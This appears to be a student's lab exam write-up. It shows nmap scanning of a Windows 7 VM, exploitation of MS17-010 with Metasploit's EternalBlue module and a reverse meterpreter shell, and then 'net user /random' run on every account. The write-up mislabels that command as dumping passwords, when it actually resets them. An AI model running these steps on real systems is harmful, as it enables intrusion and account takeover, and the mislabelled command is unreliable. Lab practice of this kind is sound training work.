
CSM EXAM PAPER – INEURON

Question 1- Scanning:


- Task One -: Lab setup done.
- Task Two-: Both Kali and windows set-up in Host-Only network. Lab Setup done.

- Task 3-: Host Found using command: **net-discover.**



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.166.36  08:00:27:62:17:7c      1      60  PCS Systemtechnik GmbH
 192.168.166.134 28:cd:c4:00:a6:27      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
 192.168.166.168 00:e9:3a:d4:6a:47      1      60  AzureWave Technology Inc.

zsh: suspended  netdiscover -r 192.168.166.0/24

┌──(root㉿kali)-[~]
└─#
```


- Performed **NMAP** scan on the Host found.



```
┌──(root㉿kali)-[~]
└─# nmap -A -T5 -p- 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 16:05 IST
Nmap scan report for 192.168.166.36
Host is up (0.00036s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:62:17:7C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h49m58s, deviation: 3h10m31s, median: 1s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: ineuron-PC
|   NetBIOS computer name: INEURON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-12-13T16:12:35+05:30
|_nbstat: NetBIOS name: INEURON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08002762177c (Oracle VirtualBox virtual NIC)
| smb2-time:
|   date: 2023-12-13T10:42:35
|_  start_date: 2023-12-13T10:24:26

TRACEROUTE
```

Found multiple open ports like- **135, 139, 445 and 5357.**


- ➢ Next up I Scanned port 135 for any vulnerabilities.



```
┌──(root㉿kali)-[~]
└─# nmap --script=vuln -p135 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 16:16 IST
Nmap scan report for 192.168.166.36
Host is up (0.00068s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
MAC Address: 08:00:27:62:17:7C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds

┌──(root㉿kali)-[~]
└─# 
```

Found Nothing.

- ➢ Next I scanned port 139.




```
┌──(root㉿kali)-[~]
└─# nmap --script=vuln -p139 192.168.166.36
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 16:19 IST
Nmap scan report for 192.168.166.36
Host is up (0.0074s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 08:00:27:62:17:7C (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```

Found RCE and the vulnerable version (ms17-010).

Question -2: Exploitation


Next Up is started METASPLOIT to get RCE.

- Searched eternalblue got the exploit.




```
└─$ msfconsole

 ┌──────────────────────────────────────────────────────┐
 |                 3Kom SuperHack II Logon              |
 |──────────────────────────────────────────────────────|
 |                                                      |
 |                                                      |
 |         User Name:          [   security   ]         |
 |                                                      |
 |         Password:           [              ]         |
 |                                                      |
 |                                                      |
 |                       [ OK ]                         |
 |──────────────────────────────────────────────────────|
 |                                 https://metasploit.com |
 └──────────────────────────────────────────────────────┘


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > eternalblue
[-] Unknown command: eternalblue.
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

- Next, setting up with RHOST, LHOST, LPORT.



```
msf6 > exploit/windows/smb/ms17_010_eternalblue
[-] Unknown command: exploit/windows/smb/ms17_010_eternalblue
This is a module we can load. Do you want to use exploit/windows/smb/ms17_010_eternalblue? [y/N]  y
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.166.22   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.166.36
RHOSTS => 192.168.166.36
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.166.22
LHOST => 192.168.166.22
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPOST 4321
[!] Unknown datastore option: LPOST. Did you mean LPORT?
LPOST => 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4321
LPORT => 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```


- Got meterpreter.



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.166.36
RHOSTS ⇒ 192.168.166.36
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.166.22
LHOST ⇒ 192.168.166.22
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPOST 4321
[!] Unknown datastore option: LPOST. Did you mean LPORT?
LPOST ⇒ 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4321
LPORT ⇒ 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.166.22:4321
[*] 192.168.166.36:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.166.36:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.166.36:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.166.36:445 - The target is vulnerable.
[*] 192.168.166.36:445 - Connecting to target for exploitation.
[+] 192.168.166.36:445 - Connection established for exploitation.
[+] 192.168.166.36:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.166.36:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.166.36:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.166.36:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.166.36:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.166.36:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.166.36:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.166.36:445 - Sending all but last fragment of exploit packet
[*] 192.168.166.36:445 - Starting non-paged pool grooming
[+] 192.168.166.36:445 - Sending SMBv2 buffers
[+] 192.168.166.36:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.166.36:445 - Sending final SMBv2 buffers.
[*] 192.168.166.36:445 - Sending last fragment of exploit packet!
[*] 192.168.166.36:445 - Receiving response from exploit packet
[+] 192.168.166.36:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.166.36:445 - Sending egg to corrupted connection.
[*] 192.168.166.36:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.166.36
[*] Meterpreter session 1 opened (192.168.166.22:4321 → 192.168.166.36:49187) at 2023-12-13 16:50:50 +0530
[+] 192.168.166.36:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.166.36:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.166.36:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```


Question 3- Password Attack

- Started session in the meterpreter and found multiple users.



```
[*] Meterpreter session 1 opened (192.168.166.22:4444 → 192.168.166.36:49171) at 2023-12-14 17:01:17 +0530
[+] 192.168.166.36:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.166.36:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.166.36:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 1700 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net-user
net-user
'net-user' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
admin                    Administrator            Guest
ineuron                  noob                     root
toor
The command completed with one or more errors.


C:\Windows\system32>
```

- Dumped password for each-user.



```
C:\Windows\system32>net user noob /random
net user noob /random
Password for noob is: Onl_FKAm

    command completed successfully.
ous

:\Windows\system32>net user admin /random
et user admin /random
assword for admin is: LL8Be#cg

The command completed successfully.

:\Windows\system32>net user root /random
et user root /random
assword for root is: tt9DuXu-

The command completed successfully.

:\Windows\system32>net user ineuron /random
et user ineuron /random
assword for ineuron is: C9G:j9×5

The command completed successfully.

:\Windows\system32>net user toor /random
et user toor /random
assword for toor is: jROVj#$#

The command completed successfully.
```

ICE-CAST SERVER-:

